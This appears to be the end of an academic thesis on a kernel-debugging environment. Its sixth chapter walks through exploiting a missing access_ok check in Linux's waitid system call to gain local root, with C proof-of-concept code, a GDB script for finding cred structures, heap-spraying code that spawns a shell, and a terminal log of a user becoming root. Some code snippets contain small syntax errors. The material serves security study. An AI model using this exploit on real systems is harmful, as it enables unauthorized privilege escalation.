    int signo = 0;

    if (err > 0) {
        signo = SIGCHLD;
        err = 0;
        if (ru && copy_to_user(ru, &r, sizeof(struct rusage)))
            return -EFAULT;
        }
        if (!infop)
            return err;

        user_access_begin();
        unsafe_put_user(signo, &infop->si_signo, Efault); <- no access_ok call
        unsafe_put_user(0, &infop->si_errno, Efault);
        unsafe_put_user(info.cause, &infop->si_code, Efault);
        unsafe_put_user(info.pid, &infop->si_pid, Efault);
        unsafe_put_user(info.uid, &infop->si_uid, Efault);
        unsafe_put_user(info.status, &infop->si_status, Efault);
        user_access_end();
        return err;
Efault:
        user_access_end();
        return -EFAULT;
}
```

Quite often some system calls require many calls to `put/get_user` to copy data between kernel and user area.

So, to avoid repeated checks and enabling/disabling of SMAP, the kernel developers have introduced *"unsafe"* versions: `unsafe_put/get_user` which simply do not provide checks. In reality however, they are not *"insecure"*, but to use them most appropriately, it is necessary to call `access_ok` and *"wrap"* everything between the `user_access_begin/end()` functions.

During the development phase, as can be seen from the code above, the `access_ok` control is missing. This lack leads to an arbitrary write since the `infop` pointer is completely controlled by the attacker allowing, therefore, to write values in an arbitrary address.

6.2.1 Analyzing the system call

In the system's manual *"man"* [T+02], the system call `int waitid (idtype_t idtype, id_t id, siginfo_t * infop, int options)` waits for changes by a child process. It has four parameters.

The `idtype` and `id` arguments are used to specify which children `waitid` should wait for.

If `idtype` matches `P_PID`, the function waits for the child with id equal to `id`. If `idtype` matches `P_PGID`, the function expects any child with group id equal to `id`. If `idtype` matches `P_ALL`, the function expects any child and `id` is ignored. The `infop` data corresponds to a very complex data structure:

```
typedef struct {
  int si_signo;
  int si_code;
  union sigval si_value;
  int si_errno;
  pid_t si_pid;
  uid_t si_uid;
  void *si_addr;
  int si_status;
  int si_band;
} siginfo_t;
```


Specifically, we are interested in the `uid_t, si_uid` data. A *UID* (user identifier) is a number assigned by Linux and different for each user on the system we are using. It is used to identify the user on the system and to determine which system resources, such as files and folders, the user can access. The root user has the UID equal to zero. Usually, new users of the system are assigned a number between 500 and 1000. The UID of a process is saved in a data structure called `struct cred`.

The options parameter is used to specify which state change the `waitid` system call should wait.

6.2.2 How the system call works

To understand what the `waitid` system call does, we applied the same to a `signinfo_t` variable in a C file, and assigned sensible values to the variable. Then, we displayed what it contains before and after the call to the system call.

```
int main(){
  int p;
  int uid;
  int err;
  siginfo_t test;
  if (fork()==0){
        p = getpid();
        uid = getuid());
        sleep(5);
        test.si_signo = 1234;
        test.si_code = SIGILL;
        test.si_errno = 56;
        test.si_pid = p;
        test.si_uid = uid;
        printf("Address test %x\n",&test);
        printf("si_signo %d\n",test.si_signo);
        printf("si_errno %d\n",test.si_errno);
        printf("si_code %d\n",test.si_code);
        printf("si_pid %d\n",test.si_pid);
        printf("si_uid %d\n",test.si_uid);
        printf("si_status %d\n",test.si_status);
        printf("si_addr %x\n\n",test.si_addr);
        err = waitid(P_PID, p, &test, WEXITED, NULL);
        printf("After waitid \n");
        printf("si_signo %d\n",test.si_signo);
        printf("si_errno %d\n",test.si_errno);
        printf("si_code %d\n",test.si_code);
        printf("si_pid %d\n",test.si_pid);
        printf("si_uid %d\n",test.si_uid);
        printf("si_status %d\n",test.si_status);
        printf("si_addr %x\n\n",test.si_addr);
}
```



```
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
test@ubuntu:~$ ./shared/exploit
test@ubuntu:~$ Address test 2482b970
si_signo 1234
si_errno 56
si_code 4
si_pid 1825
si_uid 1000
si_status 0
si_addr 721

After waitid
si_signo 0
si_errno 0
si_code 0
si_pid 0
si_uid 0
si_status 0
si_addr 0
```

Figure 6.1: Before and after using the `waitid` system call applied to a variable in userspace.

As we see in figure 6.1, after the call of the `waitid` the values inside the structure `siginfo_t` are modified. The value related to the UID is modified with a value that allows us to obtain root privileges. Usually, there is a check on the memory area in which we are going to modify, as seen in Section 6.1. In this kernel, lacking a check in the `put_user` function we can overwrite the kernel memory as well

6.3 Verify the bug

Using the configuration for the Kernel seen in the Section 3.2, *GDB*, seen in the Subsection 3.1.1, and the QEMU configuration seen in the Subsection 3.1.2, it is possible to show

how a local privilege escalation *LPE* can be achieved.

6.3.1 Python inside GDB

By connecting to the virtual machine made ad hoc with QEMU we can see the activities in progress within the system with the command `lx-ps`. This command shows the starting address that an activity occupies within the stack, the progressive number of activities corresponding to the activity and the name of the same. Using GDB, with a Python program, we can take advantage of the commands provided by the kernel for the debugging phase.

```
import os, tempfile
import gdb

class CachedType:
    def __init__(self, name):
        self._type = None
        self._name = name

    def _new_objfile_handler(self, event):
        self._type = None
        gdb.events.new_objfile.disconnect(self._new_objfile_handler)

    def get_type(self):
        if self._type is None:
            self._type = gdb.lookup_type(self._name)
            if self._type is None:
                raise gdb.GdbError(
                    "cannot resolve type '{0}'".format(self._name))
            if hasattr(gdb, 'events') and hasattr(gdb.events, 'new_objfile'):
                gdb.events.new_objfile.connect(self._new_objfile_handler)
        return self._type


long_type = CachedType("long")
```

The code defines an object that allows us to view shell’s tasks.

```
def get_long_type():
    global long_type
    return long_type.get_type()
```

```
def offset_of(typeobj, field):
    element = gdb.Value(0).cast(typeobj)
    return int(str(element[field].address).split()[0], 16)

def container_of(ptr, typeobj, member):
    return (ptr.cast(get_long_type()) -
            offset_of(typeobj, member)).cast(typeobj)

task_type = CachedType("struct task_struct")

init = gdb.parse_and_eval("init_task").address
def task_lists():
    task_ptr_type = task_type.get_type().pointer()
    t = g = init
    while True:
        while True:
            yield t

            t = container_of(t['thread_group']['next'],
                             task_ptr_type, "thread_group")
            if t == g:
                break

        t = g = container_of(g['tasks']['next'],
                             task_ptr_type, "tasks")
        if t == init:
            return
```

First of all, we have to create the pointers which allow us to navigate within the system addresses. Then, we have to scan all the threads and tasks present and at the end we have to get a list of addresses about each active task.

Listing 6.1: Show address of the structure

```
# Store the address in a file
f = open("kasl",'w')
c = 0
for task in task_lists():
    #gdb.write("{address}{pid}
    #{comm}\n".format(address=task,pid=task["pid"],comm=task["comm"].string()))
    comm = task["comm"].string()
    name_task = "activity"
    if comm == name_task:
        print(task['cred'])
        f.write(str(task['cred']))
        f.write("\n")
f.close()

Note that to run this program inside GDB
we used the command: source -s -v filename.py
```

This last piece of code allows us to write to a file the address of the `task_struct` structure which have as their name the task we want to search for.

This program allows us to print the address of the structure relating to the name of the process contained in the `name_task` variable both on the GDB terminal and within a file.

6.3.2 LPE with C file


It is possible to develop a program in C that takes as input the address returned within GDB with the program 6.1 and modify the structure `signinfo_t` of the process gaining root privileges. We consider like a process the user bash (test) which we are inside.

Listing 6.2: C code for exploit

```c
int main(){
  int p;
  int err;
  if (fork()==0){
        p = getpid();
        unsigned long long addr = 0xffff880176e81600;
        err = waitid(P_PID,p,addr,WEXITED);
  }
  return 0;
}
```

The program 6.2 creates a fork [for] and inserts the *PID* of the newly created process into the `waitid` and waits for termination. Using these few command lines, it is possible to obtain root privileges for the logged-in user.

As it can be seen from the figure 6.2, after the execution of the program the test user obtains root privileges and performs the operations as such.



```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
test@ubuntu:~$ whoami
test
test@ubuntu:~$ id
uid=1000(test) gid=1000 groups=1000,998(wheel)
test@ubuntu:~$ mkdir folder1000
test@ubuntu:~$ ./shared/exploit
test@ubuntu:~$ id
uid=0(root) gid=0(root) groups=0(root),998(wheel),1000
test@ubuntu:~$ whoami
root
test@ubuntu:~$ mkdir folder0
test@ubuntu:~$ ls -la
total 40
drwxr-xr-x 5 test 1000  4096 Sep 24 08:21 .
drwxr-xr-x 3 root root  4096 Jul 25 15:23 ..
-rw------- 1 test 1000 12288 Jul 29 07:23 .a.swp
-rw------- 1 test 1000   555 Sep 19 11:49 .bash_history
-rw------- 1 test 1000  2894 Sep 19 11:29 .viminfo
drwxr-xr-x 2 root root  4096 Sep 24 08:21 folder0
drwxr-xr-x 2 test 1000  4096 Sep 24 08:21 folder1000
drwxrwxr-x 2 test 1000  4096 Sep 24 08:22 shared
test@ubuntu:~$ exit
logout

Debian GNU/Linux 10 ubuntu ttyS0

ubuntu login: test
Last login: Fri Sep 24 08:21:19 UTC 2021 on ttyS0
Linux ubuntu 4.14.0-rc4+ #1 SMP Mon Jul 19 12:41:58 PDT 2021 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
test@ubuntu:~$ whoami
test
```

```
 →0xffffffff81989a6a <default_idle+26> mov    r12d, DWORD PTR gs:[rip+0x7
e6806b6]        # 0xa128 <cpu_number>
   0xffffffff81989a72 <default_idle+34> nop    DWORD PTR [rax+rax*1+0x0]
   0xffffffff81989a77 <default_idle+39> pop    rbx
   0xffffffff81989a78 <default_idle+40> pop    r12
   0xffffffff81989a7a <default_idle+42> pop    rbp
   0xffffffff81989a7b <default_idle+43> ret
──────────────────────────────────── source:arch/x86/kernel[...].c+342 ────
    337   */
    338  void __cpuidle default_idle(void)
    339  {
    340          trace_cpu_idle_rcuidle(1, smp_processor_id());
    341          safe_halt();
 →  342          trace_cpu_idle_rcuidle(PWR_EVENT_EXIT, smp_processor_id())
;
    343  }
    344  #ifdef CONFIG_APM_MODULE
    345  EXPORT_SYMBOL(default_idle);
    346  #endif
    347
─────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, stopped 0xffffffff81989a6a in default_idle (), reason: SIGTRAP
[#1] Id 2, stopped 0xffffffff81989a6a in default_idle (), reason: SIGTRAP
[#2] Id 3, stopped 0xffffffff81989a6a in default_idle (), reason: SIGTRAP
[#3] Id 4, stopped 0xffffffff81989a6a in default_idle (), reason: SIGTRAP
───────────────────────────────────────────────────────────────── trace ────
[#0] 0xffffffff81989a6a →default_idle()
[#1] 0xffffffff81022f0e →arch_cpu_idle()
[#2] 0xffffffff81989ea2 →default_idle_call()
[#3] 0xffffffff8109013c →cpuidle_idle_call()
[#4] 0xffffffff8109013c →do_idle()
[#5] 0xffffffff810902df →cpu_startup_entry(state=CPUHP_ONLINE)
[#6] 0xffffffff81984557 →rest_init()
[#7] 0xffffffff81f78e3e →start_kernel()
[#8] 0xffffffff81f78409 →x86_64_start_reservations(real_mode_data=<optimi
zed out>)
[#9] 0xffffffff81f7847f →x86_64_start_kernel(real_mode_data=0x14100 <ftra
ce_stack+2400> <error: Cannot access memory at address 0x14100>)
────────────────────────────────────────────────────────────────────────────
gef➤  source creds.py
0xffff880176e81600
gef➤  c
Continuing.
```

Figure 6.2: Example of local privilege escalation with GDB, DEBUG of Kernel and C file

6.4 Exploitation

In the Section 6.2 we have seen how this vulnerability can be exploited to obtain root privileges. In a real attack scenario, we must consider that many techniques used previously are not available (to the attacker), therefore it is necessary to find alternatives. We introduced how to combine everything to obtain a reliable program to perform this kind of exploit.

A small recap about the main concepts which we introduced:

- we know how to exploit the vulnerability and write to memory;
- we can write zero to an arbitrary memory address;
- we know what *UIDs* are and that by overriding their value we can escalate privileges.

The only thing that is missing is knowing the address to overwrite. Since, even without enabling KASLR, we will not be able to find a stable address to write to in memory, a good technique to use is spraying.

6.4.1 Spraying

Spraying [RLZ09] can be used to make it easier to exploit a vulnerability. This technique alone cannot be used to break security boundaries: a separate security issue is needed, as in our case.

Spraying takes advantage of the fact that in most architectures and operating systems the initial position of large heap allocations is predictable and consecutive allocations are roughly sequential. This is an important starting point for our goal. Therefore, by creating a large number of structures within the heap, we are more likely to exploit a possible vulnerability.

In our case, it is necessary to identify a range of addresses where the structures are saved. In order to find it, we created a maximum number of processes for the system and then we read the addresses of the structures with the program 6.1.

We can run a program that creates processes a few times and see how addresses are changed, remembering to shut down the VM completely every time. To create enough processes we can use the clone like the following:

Listing 6.3: Create processes

```
stack=malloc(STACK_SIZE)+STACK_SIZE;
for(x=0;x<MAX_THREADS;x++){
  stackTop = malloc(STACK_SIZE) + STACK_SIZE;
  if (!stackTop){
    perror("[-] Malloc");
    return -1;
  }
  pid = clone(spray_thread, stackTop, CLONE_VM |
      CLONE_FS|CLONE_FILES|CLONE_SYSVSEM | SIGCHLD, NULL);
  if (pid == -1){
    perror("\n\nCLONE");
    return -1;
  }
  printf("[0] Process created: %d\r", x);
}
```

6.4.2 Proof of concept

PoC is not very complex: it just create many threads and start overwriting at an arbitrary address. Our threads will only have to “check” their UID and do “something” in case it changes.

Initially we have to create processes with the program 6.3 which all execute the spray_thread function.

```
int one_win;

// Sprayed thread
int spray_thread(void *arg){
  int uid;
  int previous_one = getuid();
  // Loop over syscall getUID
  while(1){
    uid = getuid();
    printf("UID: %d\n",uid);
    // If returned UID is different from the previous one, then we have hit a
        struct cred area
    if (uid != previous_one){
      printf("Previous one %d\n" , previous_one);
      printf("WIN!! with %d", uid);
      // Kill other treads in order to stabilize the system
      one_win = 1;
      // Simply spawn a shell
      system("/bin/sh");
    }
    if(one_win == 1)
      return 1;
  }
  return 0;
}
```

This function checks that the UID of the process has not changed. In case it has changed it means that we have overwritten the structure with the system call `waitid`, then call a shell. In this scenario, this shell should be called with root privileges.

The next step is, after having identified the address range with the Subsection 6.4.1 method, iterate over that range by advancing 4Kb in an attempt to find the address of a structure saved in the heap.

```
int thread_ready;
void *stack;
int trigger_bug(uint64_t where, int what){
  printf("[0] Trying to overwrite 0x%016lx\r", where);
  int p;

  thread_ready = what;
  if (fork()==0){
    p = getpid();
    printf("\n\n\npid:%d\n",p);
    thread_ready=1;
  }
  int err;
  while(thread_ready == 0) {sched_yield();}
  err = waitid(P_PID,p,where,WEXITED)
  printf("Print the result of the waitid %d \n",err);
  return err;
}
```

Chapter 7

Conclusion

There has been an increase in kernel attacks in recent years, due to bugs that can endanger the entire IT world.

In order to reduce this trend, and at the same time have an environment that allows the analysis of the kernels before being placed on the market, our aim is to introduce a debug environment to analyze them and adapt to the different kernels in circulation.

On the Internet there are several guides that allow the exploitation of kernels affected by bugs. Therefore our aim is also to bring together the different solutions found on the web under a single analysis environment.

To achieve our goal we have:

- explained what a kernel is and what it means to exploit it. We also showed the difference between kernel-land and user-land by comparing two exploits;
- introduced the debug environment by explaining what software we use, such as QEMU and GDB. These combined with the configurations present in the kernel, allow the creation of such an environment;
- explained the different mitigations that prevent possible kernel attacks. First we introduced those also used in user-land and then those created ad hoc for the kernel.

To verify the effectiveness of the proposed debugging environment, we considered some use cases. The first one, using an ad hoc exercise, in Chapter 5, we saw how our environment adapts well to the different kernel configurations and how it allows an effective analysis making everything very simple and intuitive. Specifically, we also observed that it is not always possible to carry out an exploit having different mitigations active. The second, considering a real bug present in a kernel, in Chapter 6, to check if our environment works in real cases or not. The choice to compose the debug environment with the software used was made on the basis of their simplicity in installation and ease of use. They also allow to reduce the resources used for the debug phase thus having excellent performance.

We can conclude that our debugging environment performs well with different kernels and in different situations. Its adaptability makes it a good tool for different user needs and if it were supported with a patching environment (for bug-affected kernels) it could be a complete suite for pre-market kernel analysis.

Bibliography

[AZF+17] Delwar Alam, Moniruz Zaman, Tanjila Farah, Rummana Rahman, and M Shazzad Hosain. Study of the dirty copy on write, a linux kernel memory allocation vulnerability. In *2017 International Conference on Consumer Electronics and Devices (ICCED)*, pages 40–45. IEEE, 2017.

[Bel05] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *USENIX annual technical conference, FREENIX Track*, volume 41, page 46. Califor-nia, USA, 2005.

[Bou18] Guillaume Bour. From bluetooth vulnerabilities to a remote code execution on an android phone using blueborne. 2018.

[CDL16] Mauro Conti, Nicola Dragoni, and Viktor Lesyk. A survey of man in the middle attacks. *IEEE Communications Surveys & Tutorials*, 18(3):2027–2051, 2016. https://www.zeusnews.it/n.php?c=24157.

[Che21] Melanie Cheng. Kernel panic. *Meanjin*, 80(1):138–142, 2021.

[Con] Software Freedom Conservancy. Build instructions. https://www.qemu.org/download/.

[Cor86] Intel Corporation. Intel 80386 programmer's reference manual 1986, 1986. http://css.csail.mit.edu/6.858/2013/readings/i386.pdf.

[Deb21] Debian. Manpages of qemu-system-x86 in debian testing, 2021. https://manpages.debian.org/testing/qemu-system-x86/qemu-system-x86_64.1.en.html.

[for] fork(2) - linux man page. https://man7.org/linux/man-pages/man2/fork.2.html.

[FSZ+17] Tanjila Farah, Rashed Shelim, Moniruz Zaman, Md Maruf Hassan, and Delwar Alam. Study of race condition: A privilege escalation vulnerability. In *WMSCI 2017-21st World Multi-Conference Syst. Cybern. Informatics, Proc*, volume 2, pages 100–105, 2017.

[Gat20] Matteo Gatti. Linux report, 2020. https://www.lffl.org/2020/01/linux-report-2019-cresce-il-codebase-calano-sviluppatori.html.

[JC05] Greg Kroah-Hartman Jonathan Corbet, Alessandro Rubini. Linux device drivers, 3rd edition, 2005. https://www.oreilly.com/library/view/linux-device-drivers/0596005903/ch04.html.

[Ker21] Michael Kerrisk. Madvise, 2021. https://man7.org/linux/man-pages/man2/madvise.2.html.

[LRST00] Felix Lau, Stuart H Rubin, Michael H Smith, and Ljiljana Trajkovic. Distributed denial of service attacks. In *Smc 2000 conference proceedings. 2000 ieee international conference on systems, man and cybernetics.'cybernetics evolving to systems, humans, organizations, and their complex interactions'(cat. no. 0*, volume 3, pages 2275–2280. IEEE, 2000.

[LSG$^+$18] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *arXiv preprint arXiv:1801.01207*, 2018.

[MGRR16] Hector Marco-Gisbert and Ismael Ripoll-Ripoll. Exploiting linux and pax aslr's weaknesses on 32-and 64-bit systems. *BlackHat Asia*, 2016.

[Nic20] NicolaVV. babyk - m0lecon 2020 teaser - pwn, 2020. https://fibonhack.github.io/2020/m0leconTeaser2020/babyk.

[NIS] NIST. National vulnerability database. https://nvd.nist.gov/.

[NKD$^+$15] Ankireddy Nalamalpu, Nasser Kurd, Anant Deval, Chris Mozak, Jonathan Douglas, Ashish Khanna, Fabrice Paillet, Gerhard Schrom, and Boyd Phelps. Broadwell: A family of ia 14nm processors. In *2015 Symposium on VLSI Circuits (VLSI Circuits)*, pages C314–C315. IEEE, 2015.

[RLZ09] Paruj Ratanaworabhan, V Benjamin Livshits, and Benjamin G Zorn. Nozzle: A defense against heap-spraying code injection attacks. In *USENIX security symposium*, pages 169–186, 2009.

[Sal14] Jonathan Salwan. An introduction to the return oriented programming and rop-chain generation. *Course lecture at Bordeau University for the CSI Master*, 2014.

[Sal16] Jonathan Salwan/. Ropgadget, 2016. https://github.com/JonathanSalwan/ROPgadget.

[SE93] Gabriel M. Silberman and Kemal Ebcioglu. An architectural framework for supporting heterogeneous instruction-set architectures. *Computer*, 26(6):39–56, 1993.

[SHI] LUMIN SHI. Two decades of ddos attacks and defenses.

[SPS$^+$88] Richard Stallman, Roland Pesch, Stan Shebs, et al. Debugging with gdb. *Free Software Foundation*, 675, 1988.

[T$^+$02] Linus Torvalds et al. Linux. *URL: http://www. linux. org*, 2:263–297, 2002.

[wai] waitid(2) - linux man page. https://linux.die.net/man/2/waitid.

[Wea] Hakim Weatherspoon. Assemblers, linkers, and loaders.

[Zym22] Zymphonies. Gdb tutorial, 2022. http://www.gdbtutorial.com/tutorial/how-install-gdb.